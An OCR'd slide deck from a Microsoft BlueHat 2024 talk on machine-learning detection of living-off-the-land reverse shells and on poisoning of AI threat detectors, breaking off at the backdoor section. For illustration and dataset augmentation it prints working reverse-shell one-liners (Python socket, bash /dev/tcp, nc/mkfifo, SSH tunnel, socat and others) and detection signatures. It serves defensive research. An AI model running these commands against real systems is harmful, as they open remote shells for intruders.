Microsoft

MSRC BLUEHAT INDIA 2024

The Impact of Backdoor Poisoning Vulnerabilities on AI-Based Threat Detectors

Dmitrijs Trizna
Sr. Security Researcher, M365 Security
Doctoral Researcher, University of Genova

Brief Bio

~ 2012 - …

2015: MSc. Network Engineering

2022: MSc. Data Science

2022 - … : PhD

Microsoft 365

vanquish

/ˈvæŋkwɪʃ/ *verb;* defeat thoroughly

2022, 2024

2021 & 2022

…

AI Red Teaming

SAFETY & SECURITY

Google's AI Red Team: the ethical hackers making AI safer

Learn

Sign in

Learn / Security /


Microsoft AI Red Team

Learn to safeguard your organization's AI with guidance and best practices from the industry leading Microsoft AI Red Team.

September 19, 2023

OpenAI Red Teaming Network

We're announcing an open call for the OpenAI Red Teaming Network and invite domain experts interested in improving the safety of OpenAI's models to join our efforts.



Agenda

1. AI-based Defenses:
    - Threat Model: Living-off-the-Land
    - Data Augmentation
    - Machine Learning
2. Attacks on AI Model:
    - Poisoning Vulnerabilities
    - Backdoor Intuition
    - Results

1. Threat Model

Detection Engineering = Baseline Definition

By building detections, we try to answer what ~~is bad..~~

not representative for your environment

```
Invoke-Mimikatz -Command '"privilege::debug " "sekurlsa::logonpasswords" "exit "'
                                                  process.name contains "mimikatz"
…
certutil.exe -verifyctl -f -split http://7-zip.org/a/7z1604-x64.exe 7zip.exe
anydesk.exe --install  “C:\Program Files (x86)\AnyDesk” --start-with-win
rundll32.exe shell32.dll,Control_RunDLL timedate.cpl
…
svchost.exe -k LocalSystemNetworkRestricted -p
```


Living-off-the-Land (LotL)

- We focus on LotL in this work, not malware.
- LotL – a set of an offensive methologies that use legitimate software to achieve malicious goals.

LotL Reverse Shells [1/2]

1. Threat Actor (TA) acquires remote code execution in a network facing service.

https://temp.dmz.microsoft.com



2. TA tasks compromised service to spawn a shell interpreter on the target.

3. Shell process sends a terminal over the network to an TA conrolled host.

152.212.31.4

```
root@attacker:~# nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 20.185.144.222 40222
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
dmz
```

```
python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("20.185.144.222",443));os.dup2(s.fileno(),0);os.dup2
(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

LotL Reverse Shells [2/2]

- Observed in Russia-Ukraine Conflict in Oct 2023:

CVE-2023-38831 Exploited by Pro-Russia Hacking Groups in RU-UA Conflict Zone for Credential Harvesting Operations - (duskrise.com)

```
powershell -c "$port=get-random -Minimum 10760 -Maximum
11290;start-process ssh.exe -windowstyle Hidden -ArgumentList \"-N -p443
root@216.66.35.145 -R 216.66.35.145:$port -i $($env:LOCALAPPDATA)\\Temp\\
rsakey -oPubkeyAcceptedKeyTypes=ssh-rsa -oStrictHostKeyChecking=no\"
-PassThru"
```

- Used in Red Team operations to deploy C2 implants:

```
openssl s_client -quiet -connect 10.0.0.1:4242 < /tmp/iceb.ps1
```

- Part of Many Exploits:

https://www.exploit-db.com/exploits/34860

```
OP = "72" # 56, Message - RFC 1533,2132, 61, Client identifier - RFC 1533,
URL = "() { :;}; bash -i >& /dev/tcp/10.0.0.1/1337 0>&1".encode("hex")
URLLEN = chr(len(URL) / 2).encode("hex")
END = "03040a000001ff"
```

https://www.exploit-db.com/exploits/51677

```
args = parser.parse_args()

# Generate the reverse shell command with the attacker IP and port
revshell = urllib.parse.quote("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc " +

# URL to obtain the reverse shell
url_command = "https://" + args.router + "/cgi-bin/luci/;stok=/locale?form=country&opera
```

2. AI-based Cyber-Threat Detector

Signatures Fail: Variability of TTP [1/2]


```
  "process": {
    "args": [
      "python3",
      "-c",
      "import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\"20.185.144.222\",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1)
;os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")"
    "name": "python3",
    "parent": {
      "pid": 3507960,
      "process": {
        "executable": "/usr/bin/bash",
```


process.args contain "pty.spawn"	(..) import pty as foo; foo.spawn (..)
process.args contain "sh -i"	(..) bash -li (..)
...	...

Signatures Fail: False Positives [2/2]

- It is common to see similar patterns like ‘`bash -i`’ or ‘`python -c`’ in organization’s baseline

```
python -c import inspect;from MoinMoin.version import release;from MoinMoin.
python -c import os, salt; print(os.path.dirname(os.path.dirname(salt.__file__)))
python -c import sys; print (sys.version)
```

- Signatures are regulary updated to account for that...

```
process.args contain "python -c"
    and not ...
      or not ...
        ...
```


Excellent use case for defensive Machine Learning!

- malleable syntax
- blends with baseline

AI-detector: Augmented Dataset Construction


|Attack Templates| << |Organization's Baseline|

|Augmented Malicious Variants| ~= |Organization's Baseline|





```
r"""ruby -rsocket -e'exit if fork;c=TCPSocket.new("IP_ADDRESS","PORT_NUMBER");loop{c.g
r"""socat PROTOCOL_TYPE:IP_ADDRESS:PORT_NUMBER EXEC:NIX_SHELL"""
r"""socat PROTOCOL_TYPE:IP_ADDRESS:PORT_NUMBER EXEC:'NIX_SHELL',pty,stderr,setsid,sigi
r"""VARIABLE_NAME=$(mktemp -u);mkfifo $VARIABLE_NAME && telnet IP_ADDRESS PORT_NUMBER
r"""lua -e "require('socket');require('os');t=socket.PROTOCOL_TYPE();t:connect('IP_ADD
r"""echo 'import os' > FILE_PATH.v && echo 'fn main() { os.system("nc -e NIX_SHELL IP_
r"""awk 'BEGIN {VARIABLE_NAME_1 = "/inet/PROTOCOL_TYPE/0/IP_ADDRESS/PORT_NUMBER"; whil
```

Importance of Augmentation



Command-Line Pre-Processing Pipeline [1/3]





```
python3 -c 'import socket,os,pty;
s=socket.socket(socket.AF_INET,...
```

```
python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("20.185.144.222",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

Vocabulary:

Token	Id
<PAD>	0
<UNK>	1
/	2
bin	3
bash	4
...	...

Command-Line Pre-Processing Pipeline [2/3]



Tokenization → Encoding

Tabular:
- One-Hot
- TF-IDF

Sequential:
- Embeddings


Vocabulary:

Token	Id
<PAD>	0
<UNK>	1
/	2
bin	3
bash	4
…	…

```
['python', '3', ' -c', ' imp
```

```
[12958, 18, 482, 66, …]
```

```
[[0.04, 0.1, 0.003, …], […],
```



Command-Line Pre-Processing Pipeline [3/3]

Vocabulary:

Token	Id
<PAD>	0
<UNK>	1
/	2
bin	3
bash	4
…	…


Encoded Command-Line:


```
[[0.04, 0.1,
 0.003, …],
 […], […],
  […], …]
```

Evaluate different Machine Learning (ML) algorithms:


- Classical ML Algorithms, e.g. Decision Trees
- Classical Fully-Connected Neural Network (NN)
- Convolutional NN
- Transformer NN


Machine Learning Modeling





Isc			
One-Class SVM (org. baseline)	1K	0.00%	82.8729%
		Tabular models (One-Hot Encoding)	
Logistic Regression	100	99.7805%*	99.9374%
Random Forest	1K	84.0696%	98.4538%
GBDT	1K	**99.9426%**	**99.984%**
MLP (No Embedding)	264K	99.2317%*	99.7217%
		Sequential models (Token Embeddings)	
MLP (Embedding)	297K	64.0653%	95.0122%
LSTM + MLP	318K	88.7761%	95.04
1D-CNN + MLP	301K	99.5856%*	97.28
1D-CNN + LSTM + MLP	316K	69.6733%	80.18
1D-CNN + LSTM + Attention	402K	84.1636%	90.02
Transformer (Mean Pooling)	335K	88.5327%	98.7
Transformer (CLS Token)	335K	97.399%*	99.65
Transformer (Attent. Pooling)	335K	0.00%	97.5





3. Poisoning Vulnerabilities


AI Security

- **AI can be used to improve conventional cyber-security**

AI for Security

- **AI models have security flaws themselves**

Security of AI



New attack vectors!

Evasion:
- Malware bypass of AI EDR
- «Stop» signs as «No-limit»

Membership Inferece:
- Face of specific person in passport screening AI solution

	Attacker's Goal		
	Misclassifications that do not compromise normal system operation	Misclassifications that compromise normal system operation	Querying strategies that reveal confidential information on the learning model or its users
Attacker's Capability	**Integrity**	**Availability**	**Privacy / Confidentiality**
Test data	Evasion (a.k.a. adversarial examples)	*Sponge Attacks*	***Model extraction / stealing*** ***Model inversion (hill climbing)*** ***Membership inference***
Training data	*Integrity Poisoning (to allow subsequent intrusions) – e.g., backdoors*	*DoS poisoning (to maximize classification error)*	-

Poisoning Attacks

- Pollution (a.k.a. Label-Flip) Attack:

Training

Malicious, but model is trained to think it is legit.

Spoiler:

. Not a big deal.
. Model has no problems even if baseline is polluted.

- Backdoor Attacks:

